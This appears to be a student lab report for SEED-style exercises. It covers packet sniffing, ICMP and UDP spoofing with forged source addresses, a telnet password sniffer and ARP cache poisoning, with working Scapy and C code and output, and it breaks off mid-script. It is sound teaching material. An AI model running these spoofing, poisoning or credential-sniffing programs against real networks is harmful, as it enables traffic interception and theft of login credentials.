Packet Sniffing and Spoofing Lab

Lab Task Set1: Using Tools to Sniff and Spoof Packets

Task1.1: SniffingPackets

1. **TASK 1.1A**
   - Run the program with the root privilege

```
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:c4:a1:99
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 0
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x219c
     src       = 10.0.2.15
     dst       = 10.0.2.255
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xbe5f
        id        = 0xad3
        seq       = 0x6
###[ Raw ]###
           load      = '\x81:W_j*\x01\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

   - Run the program without the root privilege

```
[09/08/20]seed@VM:~/lab3$ ./task1.1a.py
Traceback (most recent call last):
  File "./task1.1a.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, i
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398,
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(ty
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

   - we can see that when we run program with the root privilege, we can accept the replay after we send broadcast.But when we run the programm without the root privilege, the program cann't run.

2. **TASK 1.1B**
   - Capture only the ICMP packet

```
[09/08/20]seed@VM:~/lab3$ gedit task1.1b_icmp.py
[09/08/20]seed@VM:~/lab3$ cat task1.1b_icmp.py
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
[09/08/20]seed@VM:~/lab3$ sudo python3 task1.1b_icmp.py
```

- Capture any TCP packet that comes from a particular IP and with a destination port number 23

```
[09/08/20]seed@VM:~/lab3$ gedit task1.1b_tcp.py
[09/08/20]seed@VM:~/lab3$ cat task1.1b_tcp.py
#!/usr/bin/python3

from scapy.all import *
def print_pkt(pkt):
        pkt.show()

filter_str='tcp && (dst port 23) && (src host 10.2.0.15)'
pkt = sniff(filter=filter_str,prn=print_pkt)
[09/08/20]seed@VM:~/lab3$ sudo python3 task1.1b_tcp.py
```

- Capture packets comes from or to go to a particular subnet.

```
#!/usr/bin/python3

from scapy.all import *
def print_pkt(pkt):
        pkt.show()

mystr='src net 128.230.0.0/16'
pkt = sniff(filter=mystr,prn=print_pkt)
[09/08/20]seed@VM:~/lab3$ sudo python3 task1.1b_subnet.py
```

Task1.2: Spoofing ICMP Packets

1. **program**

```
[09/08/20]seed@VM:~/lab3$ cat spoof.py
from scapy.all import *
a=IP()
a.dst='10.0.2.3'
b=ICMP()
p=a/b
send(p)
```

2. **wireshark output**

```
0745… PcsCompu_c4:a1:99    Broadcast           ARP       42 Who has 10.0.2.3? Tell 10.0.2.15
6466… RealtekU_12:35:03    PcsCompu_c4:a1:99   ARP       60 10.0.2.3 is at 52:54:00:12:35:03
7780… 10.0.2.15            10.0.2.3            ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl
1987… 10.0.2.3             10.0.2.15           ICMP      60 Echo (ping) reply    id=0x0000, seq=0/0, ttl
```

Task1.3: Traceroute

1. **program**

```
from scapy.all import *
hostname="baidu.com"

for i in range(1,28):
        b=ICMP()
        pkt=IP(dst=hostname,ttl=i)/b
        reply=sr1(pkt)
        if reply is None:
                continue
        else:
                print("%d hops away:"%i,reply.src)
```

2. **output**

Source	Destination	Protocol	Length	Info
10.136.147.34	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=5 (no response foun
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=6 (no response foun
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=7 (no response foun
221.183.47.5	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=8 (no response foun
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=9 (no response foun
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=10 (no response fou
221.176.27.57	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=11 (no response fou
39.156.67.37	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=12 (no response fou
221.183.66.6	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=13 (no response fou
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=14 (no response fou
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=15 (no response fou
10.0.2.15	220.181.38.148	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=16 (no response fou
220.181.182.34	10.0.2.15	ICMP	70	Time-to-live exceeded (Time to live exceeded in transit)
10.0.2.15	39.156.69.79	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=17 (reply in 79)

we can see the program cann't receive the response until the ttl is 17

Task1.4: Sniffing and-then Spoofing

In this task,we found that before the the icmp request send to network,the ARP packet will send firstly, and if there is not arp response,the icmp request will not be sent.

I have two virtual machines, their ip is 192.168.43.132 (B)and 192.168.43.109(A)

1. we first let B ping A to make icmp request packet
2. run program to modify the informaion of packet and output the new packet's IP address information

```
Open
#!/usr/bin/python3

from scapy.all import *

def spoof(pkt):
        if ICMP in pkt and (pkt[ICMP].type == 8):
                #original packet information
                print("Origianl Packet.........")
                print("Source IP:",pkt[IP].src)
                print("Destinaion IP:",pkt[IP].dst)
                #change tha packet information
                ip=IP(src=pkt[IP].dst,dst=pkt[IP].src)
                icmp=ICMP(type=0,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
                data=pkt[Raw].load

                #construct new packet
                newpkt=ip/icmp/data
                #new packet information
                print("Modified Packet......")
                print("Source IP:",newpkt[IP].src)
                print("Destination IP:",newpkt[IP].dst)

                #send new packet
                send(newpkt)

pkt=sniff(filter='icmp',iface="enp0s8",prn=spoof)
```

3. **output**

```
[09/11/20]seed@VM:~/lab3$ sudo python task1.4.py
Origianl Packet.........
('Source IP:', '192.168.43.109')
('Destinaion IP:', '192.168.43.132')
Modified Packet......
('Source IP:', '192.168.43.132')
('Destination IP:', '192.168.43.109')
.
Sent 1 packets.
Origianl Packet.........
('Source IP:', '192.168.43.109')
('Destinaion IP:', '192.168.43.132')
Modified Packet......
('Source IP:', '192.168.43.132')
('Destination IP:', '192.168.43.109')
```

we see that the new packet is sent

Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task2.1: Writing Packet Sniffing Program

1. **Task2.1A:Understanding How a Sniffer Works**
    - **program output**

```
[09/10/20]seed@VM:~/lab3$ gcc -o task2.1 task2.1.c -lpcap
[09/10/20]seed@VM:~/lab3$ task2.1
Segmentation fault
[09/10/20]seed@VM:~/lab3$ sudo task2.1
sudo: task2.1: command not found
[09/10/20]seed@VM:~/lab3$ sudo ./task2.1
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

    - **Question 1**

        1. pcap_open_live()
        2. pcap_compile()
        3. pcap_setfiler()
        4. pcap_loop()
        5. pcap_close()

    - **Question 2**

        - pcap_loop() function needs to root access because it wants to access network interfaces and it is impossible without root access in linux
        - Sniffer programs need raw sockets that allow direct sending of packets by the applications bypassing all applications in network software of operating system. And we need to be a root to create rawsocket as we can't discover NIC until we are root

    - **Question 3**

        - **promisc mode**

```
[09/11/20]seed@VM:~/lab3$ sudo ./task2.1
^[[AGot a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
^C
```

          when we ping baidu.com, the program will capture the packet which is not sent to it.

        - **no promisc mode**

```
[09/11/20]seed@VM:~/lab3$ sudo ./task2.1
^C
```

          can not capture the packet above,

2. **Task 2.1B: Writing Filters**
    - Capture the ICMP packets between two specific hosts
        - **program**

```c
#include <pcap.h>
#include <stdio.h>
/* This function will be invoked by pcap for each captured packet. We can process ea
function. */
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet
{
        printf("Got a packet\n");
}

int main()
{
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;

char filter_exp[] = "proto icmp and (host 192.168.43.132 and 192.168.43.109)";
bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name eth3
// Students needs to change "eth3" to the name
// found on their own machines (using ifconfig).
handle = pcap_open_live("eth3", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

- **output**

```
[09/11/20]seed@VM:~$ ping 192.168.43.132
PING 192.168.43.132 (192.168.43.132) 56(84) bytes of data.
64 bytes from 192.168.43.132: icmp_seq=1 ttl=64 time=1.50 ms
64 bytes from 192.168.43.132: icmp_seq=2 ttl=64 time=0.959 ms
64 bytes from 192.168.43.132: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.43.132: icmp_seq=4 ttl=64 time=0.923 ms
^C
--- 192.168.43.132 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 0.923/1.106/1.501/0.235 ms
[09/11/20]seed@VM:~$
```

```
[09/11/20]seed@VM:~/lab3$ sudo ./task2.1b
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```


when we ping 192.168.43.143 in the virtual machineA(192.168.43.109), we capture the packet in machineB(192.168.43.143)

- Capture the TCP packets with a destination port number in the range from 10 to 100

  - **program**

```c
#include <pcap.h>
#include <stdio.h>
/* This function will be invoked by pcap for each captured packet. We can process each packet
function. */
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
        printf("Got a packet\n");
}

int main()
{
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;

char filter_exp[] = "ip proto\\tcp and dst portrange 10-100";
bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name eth3
// Students needs to change "eth3" to the name
// found on their own machines (using ifconfig).
handle = pcap_open_live("enp0s8", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

- **output**




```
[09/11/20]seed@VM:~/lab3$ sudo ./task2.1b
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
Got a packet
```

when we open the firefox, the tcp packets are captured by wireshark and the the program output the captured packets

3. **Task 2.1C: Sniffing Passwords.**

- **program**


```c
#include <pcap.h>
#include <stdio.h>
#include<ctype.h>
#include <sys/types.h>
#include <netinet/in.h>
/* This function will be invoked by pcap for each captured packet. We can process each packet in
function. */
struct ethheader{
u_char ether_dhost[6];
u_char ether_shost[6];
u_short ether_type;
};

struct ipheader{
unsigned char ip_ihl:4,
              iph_ver:4;
unsigned char iph_tos;
unsigned short int iph_len;
unsigned short int iph_ident;
unsigned short int iph_flag:3,
                   iph_offset:13;
unsigned char   iph_ttl;
unsigned char   iph_protocol;
unsigned short int iph_chksum;
struct  in_addr    iph_sourceip; //Source IP address
struct  in_addr    iph_destip;   //Destination IP address
};
```

```c
struct tcpheader{
u_short tcp_sport;              /* source port */
u_short tcp_dport;              /* destination port */
u_int   tcp_seq;                /* sequence number */
u_int   tcp_ack;                /* acknowledgement number */
u_char  tcp_offx2;              /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS        (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;                /* window */
    u_short tcp_sum;                /* checksum */
    u_short tcp_urp;                /* urgent pointer */
};
```

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
int size_data=0;
struct ethheader*eth=(struct ethheader*)packet;
struct ipheader*ip=(struct ipheader*)(packet + sizeof(struct ethheader));
//printing the data
char*data=(u_char*)(packet+sizeof(struct ethheader)+sizeof(struct ipheader)+sizeof(struct tcph

for (int i=0;i<sizeof(data);i++)
{
        if(isprint(*data))
                printf("%c\n",*data);
        data++;
}

}
```

```c
int main()
{
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;

char filter_exp[] = "tcp and dst port 23";
bpf_u_int32 net;

// Step 1: Open live pcap session on NIC with name eth3
// Students needs to change "eth3" to the name
// found on their own machines (using ifconfig).
handle = pcap_open_live("enp0s8", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;
}
```

- **output**



1. the left machine is 192.168.43.109(A), the right machine is 192.168.43.132(B)
2. we let A link B by telnet and run program in B
3. when type in the username and password in A,the program in B output our information

Task2.2: Spoofing


1. **Task2.2A:Write a spoofing program**
   - **program**

```c
#include<string.h>
#include<sys/socket.h>
#include<netinet/ip.h>
#include<unistd.h>
#include<arpa/inet.h>
#include<stdlib.h>
#include<stdio.h>
struct ipheader{
unsigned char iph_ihl:4,
          iph_ver:4;
unsigned char iph_tos;
unsigned short int iph_len;
unsigned short int iph_ident;
unsigned short int iph_flag:3,
           iph_offset:13;
unsigned char   iph_ttl;
unsigned char   iph_protocol;
unsigned short int iph_chksum;
struct  in_addr    iph_sourceip; //Source IP address
struct  in_addr    iph_destip;   //Destination IP address
};
/* UDP Header */
struct udpheader
```

```
{
  u_int16_t udp_sport;           /* source port */
  u_int16_t udp_dport;           /* destination port */
  u_int16_t udp_ulen;            /* udp length */
  u_int16_t udp_sum;             /* udp checksum */
};


void send_raw_ip_packet(struct ipheader*ip)
{
    struct sockaddr_in dest_info;
    int enable=1;
    //step1:create a raw network socket
    int sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
    if(sock<0){
        printf("can not create a raw network socket!\n");
        exit(-1);
    }

    //step2:set socket option
    setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
    //step3:provide needed information about destination
    dest_info.sin_family=AF_INET;
    dest_info.sin_addr=ip->iph_destip;
    //step4 send packet out
    sendto(sock,ip,ntohs(ip->iph_len),0,(struct
sockaddr*)&dest_info,sizeof(dest_info));
    close(sock);

}

int main()
{
char buffer[1500];
memset(buffer,0,1500);
struct ipheader*ip=(struct ipheader*)buffer;
struct udpheader*udp=(struct udpheader*)(buffer+sizeof(struct
ipheader));

//fill in udp field
char*data=buffer+sizeof(struct ipheader)+sizeof(struct udpheader);
const char*msg="Hello server!\n";
int data_len=strlen(msg);

strncpy(data,msg,data_len);
//fill in udp header
udp->udp_sport=htons(12345);
udp->udp_dport=htons(9090);
udp->udp_ulen=htons(sizeof(struct udpheader)+data_len);
udp->udp_sum=0;

//fill in the ip header
ip->iph_ver=4;
ip->iph_ihl=5;
ip->iph_ttl=20;
```

```
ip->iph_sourceip.s_addr=inet_addr("1.2.3.4");
ip->iph_destip.s_addr=inet_addr("192.168.43.109");
ip->iph_protocol=IPPROTO_UDP;
ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct
udpheader)+data_len);
//send the spoofed packet
send_raw_ip_packet(ip);
return 0;

}
```

- **output**



1. in the program,we send a udp packet to 192.168.43.109.The packet's data is "hello server" and its source ip is 1.2.3.4.
2. when we run program in 192.168..43.132, the wireshark in 192.168.43.109 capture the packet as the picture left.

2. **Task 2.2B: Spoof an ICMP Echo Request**


- **program**

```
#include<string.h>
#include<sys/socket.h>
#include<netinet/ip.h>
#include<unistd.h>
#include<arpa/inet.h>
#include<stdlib.h>
#include<stdio.h>
struct ipheader{
unsigned char iph_ihl:4,
          iph_ver:4;
unsigned char iph_tos;
unsigned short int iph_len;
unsigned short int iph_ident;
unsigned short int iph_flag:3,
           iph_offset:13;
unsigned char   iph_ttl;
unsigned char   iph_protocol;
unsigned short int iph_chksum;
struct  in_addr    iph_sourceip; //Source IP address
struct  in_addr    iph_destip;   //Destination IP address
};
/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
```

```
};

unsigned short in_cksum(unsigned short*buf,int length)
{
unsigned short*w=buf;
int nleft=length;
int sum=0;
unsigned short temp=0;
while(nleft>1)
{
sum+=*w++;
nleft-=2;
}
if(nleft==1)
{
*(u_char*)(&temp)=*(u_char*)w;
sum+=temp;
}
sum=(sum>>16)+(sum &0xffff);
sum+=(sum>>16);
return (unsigned short)(~sum);

}

void send_raw_ip_packet(struct ipheader*ip)
{
    struct sockaddr_in dest_info;
    int enable=1;
    //step1:create a raw network socket
    int sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
    if(sock<0){
        printf("can not create a raw network socket!\n");
        exit(-1);
    }

    //step2:set socket option
    setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
    //step3:provide needed information about destination
    dest_info.sin_family=AF_INET;
    dest_info.sin_addr=ip->iph_destip;
    //step4 send packet out
    sendto(sock,ip,ntohs(ip->iph_len),0,(struct
sockaddr*)&dest_info,sizeof(dest_info));
    close(sock);

}
int main()
{
char buffer[1500];
memset(buffer,0,1500);
//fill in the icmp header
struct icmpheader*icmp=(struct icmpheader*)(buffer +sizeof(struct
ipheader));
icmp->icmp_type=8;//type:8 is request,0 is reply
//calculate the checksum for intergrity
```

```
    icmp->icmp_chksum=0;
icmp->icmp_chksum=in_cksum((unsigned short*)icmp,sizeof(struct
icmpheader));

//fill in the ip header
struct ipheader*ip=(struct ipheader*)buffer;
ip->iph_ver=4;
ip->iph_ihl=5;
ip->iph_ttl=20;
ip->iph_sourceip.s_addr=inet_addr("1.2.3.4");
ip->iph_destip.s_addr=inet_addr("192.168.43.109");
ip->iph_protocol=IPPROTO_ICMP;
ip->iph_len=htons(sizeof(struct ipheader)+sizeof(struct icmpheader));
//send the spoofed packet
send_raw_ip_packet(ip);
return 0;
}
```

- **output**



in the wireshark in 192.168.43.109, we can see that the right macine(192.168.43.132) sends a spoofed ICMP packet to the left machine(192.168.43.109).The source IP are changed 1.2.3.4.

3. **questions**

- **question 4**

  No,the length field must be the length of the IP packet.Otherwise the sendto function will send an error.

- **question 5**

  No,because the OS calculates the checksum for IP,and we must calculate if we use any otherp rotocol

- **question 6**

  The networking rules define that we need root privileges to run the raw socket programs because otherwise anyone can fiddle with the packets and that would be detrimental to a network configuration

Task2.3: Sniff and then Spoof

1. **program**


```
#include<string.h>
#include<sys/socket.h>
#include<netinet/ip.h>
#include<unistd.h>
```

```
#include<arpa/inet.h>
#include<stdlib.h>
#include<stdio.h>
#include<netinet/in.h>
#include<pcap.h>
#define SIZE_ETHERNET 14
/* Ethernet header */
struct ethheader {
    u_char  ether_dhost[6];    /* destination host address */
    u_char  ether_shost[6];    /* source host address */
    u_short ether_type;                     /* IP? ARP? RARP? etc */
};

struct ipheader{
unsigned char iph_ihl:4,
          iph_ver:4;
unsigned char iph_tos;
unsigned short int iph_len;
unsigned short int iph_ident;
unsigned short int iph_flag:3,
           iph_offset:13;
unsigned char   iph_ttl;
unsigned char   iph_protocol;
unsigned short int iph_chksum;
struct  in_addr    iph_sourceip; //Source IP address
struct  in_addr    iph_destip;   //Destination IP address
};

/* ICMP Header  */
struct icmpheader {
  unsigned char icmp_type; // ICMP message type
  unsigned char icmp_code; // Error code
  unsigned short int icmp_chksum; //Checksum for ICMP Header and data
  unsigned short int icmp_id;     //Used for identifying request
  unsigned short int icmp_seq;    //Sequence number
};

unsigned short in_cksum(unsigned short*buf,int length)
{
unsigned short*w=buf;
int nleft=length;
int sum=0;
unsigned short temp=0;
while(nleft>1)
{
sum+=*w++;
nleft-=2;
}
if(nleft==1)
{
*(u_char*)(&temp)=*(u_char*)w;
sum+=temp;
}
sum=(sum>>16)+(sum &0xffff);
sum+=(sum>>16);
```

```
return (unsigned short)(~sum);
}

void spoof_icmp_reply(struct ipheader*ip)
{
struct sockaddr_in dest_info;
int enable=1;

//step1:create a raw network socket
int sock=socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
if(sock<0){
    printf("can not create a raw network socket!\n");
    exit(-1);
}
//step2:set socket option
setsockopt(sock,IPPROTO_IP,IP_HDRINCL,&enable,sizeof(enable));
//step3:provide needed information about destination
dest_info.sin_family=AF_INET;
dest_info.sin_addr=ip->iph_destip;
//step4 send packet out
if(sendto(sock,ip,ntohs(ip->iph_len),0,(struct
sockaddr*)&dest_info,sizeof(dest_info))<0)
{
printf("Packet not sent...\n");
return;
}
printf("sending the spoofed ip packet....\n");
close(sock);
printf("spoofed packet sent to %s\n", inet_ntoa(ip->iph_destip));
}

void got_packet(u_char *args,const struct pcap_pkthdr*header,const
u_char*packet)
{
struct ethheader*eth=(struct ethheader *)packet;
if(eth->ether_type!=ntohs(0x0800))
return;

struct ipheader*ip=(struct ipheader*)(packet +SIZE_ETHERNET);
int ip_header_length=ip->iph_ihl*4;
if(ip->iph_protocol==IPPROTO_ICMP)
{
struct icmpheader*icmp=(struct icmpheader*)
(packet+SIZE_ETHERNET+ip_header_length);
if(icmp->icmp_type!=8)
return;
//original packet
printf("source port:%s\n",inet_ntoa(ip->iph_sourceip));
printf("destination port:%s\n",inet_ntoa(ip->iph_destip));
printf("protocol:ICMP\n");

//spoof packet
char buffer[1500];
memset(buffer,0,1500);
memcpy((char*)buffer,ip,ntohs(ip->iph_len));
```

```
struct ipheader*newip=(struct ipheader*)buffer;
struct icmpheader*newicmp=(struct icmpheader*)(buffer+ip_header_length);
newicmp->icmp_type=0;
newicmp->icmp_chksum=0;
newicmp->icmp_chksum=in_cksum((unsigned short *)newicmp,sizeof(struct
icmpheader));
newip->iph_ttl=20;
newip->iph_sourceip=ip->iph_destip;
newip->iph_destip=ip->iph_sourceip;
spoof_icmp_reply(newip);
}
}

int main()
{
pcap_t *handle;
char errbuf[PCAP_ERRBUF_SIZE];
struct bpf_program fp;
char filter_exp[]="icmp";
bpf_u_int32 net;

//step1 open lve pcap session on NIC with name enp0s8
handle=pcap_open_live("enp0s8",1500,1,100,errbuf);

if(handle==NULL){
printf("can not open pcap live!\n");
exit(-1);
}

//step2:compile filter_exp into bpf psuedo-code
pcap_compile(handle,&fp,filter_exp,0,net);
pcap_setfilter(handle,&fp);

//step3:capture packets
pcap_loop(handle,-1,got_packet,NULL);

pcap_close(handle);
return 0;

}
```

2. **output**



remember open the promisc mode

ARP Cache Poisoning Attack Lab

Task1: ARP Cache Poisoning

1. **machine**
   - **machineA**

     ip：10.0.2.4

     mac：08:00:27:6e:8e:30
   - **machineB**

     ip：10.0.2.5


     mac：08:00:27:6f:c4:4e
   - **machineM**

     ip：10.0.2.15

     mac：08:00:27:c4:a1:99
2. **Task 1A (using ARP request).**
   - **program**

```
#!/usr/bin/python

from scapy.all import*

E=Ether(dst="08:00:27:6e:8e:30")

A=ARP(op=1,psrc="10.0.2.5",pdst="10.0.2.4")

packet=E/A

sendp(packet)
```

   - **output**



3. **Task 1B (using ARP reply).**
   - **program**

```
#!/usr/bin/python

from scapy.all import*

E=Ether(dst="08:00:27:6e:8e:30")

A=ARP(op=2,psrc="10.0.2.5",pdst="10.0.2.4")

packet=E/A

sendp(packet)
```

- **output**

```
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at <incomplete> on enp0s3
? (10.0.2.3) at <incomplete> on enp0s3
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.5) at <incomplete> on enp0s3
[09/12/20]seed@VM:~$ arp -a
? (10.0.2.1) at <incomplete> on enp0s3
? (10.0.2.3) at <incomplete> on enp0s3
? (192.168.43.1) at be:ce:0b:f0:63:de [ether] on enp0s8
? (10.0.2.5) at 08:00:27:c4:a1:99 [ether] on enp0s3
```

4. **Task 1C (using ARP gratuitous message).**

- **program**

```
#!/usr/bin/python

from scapy.all import*

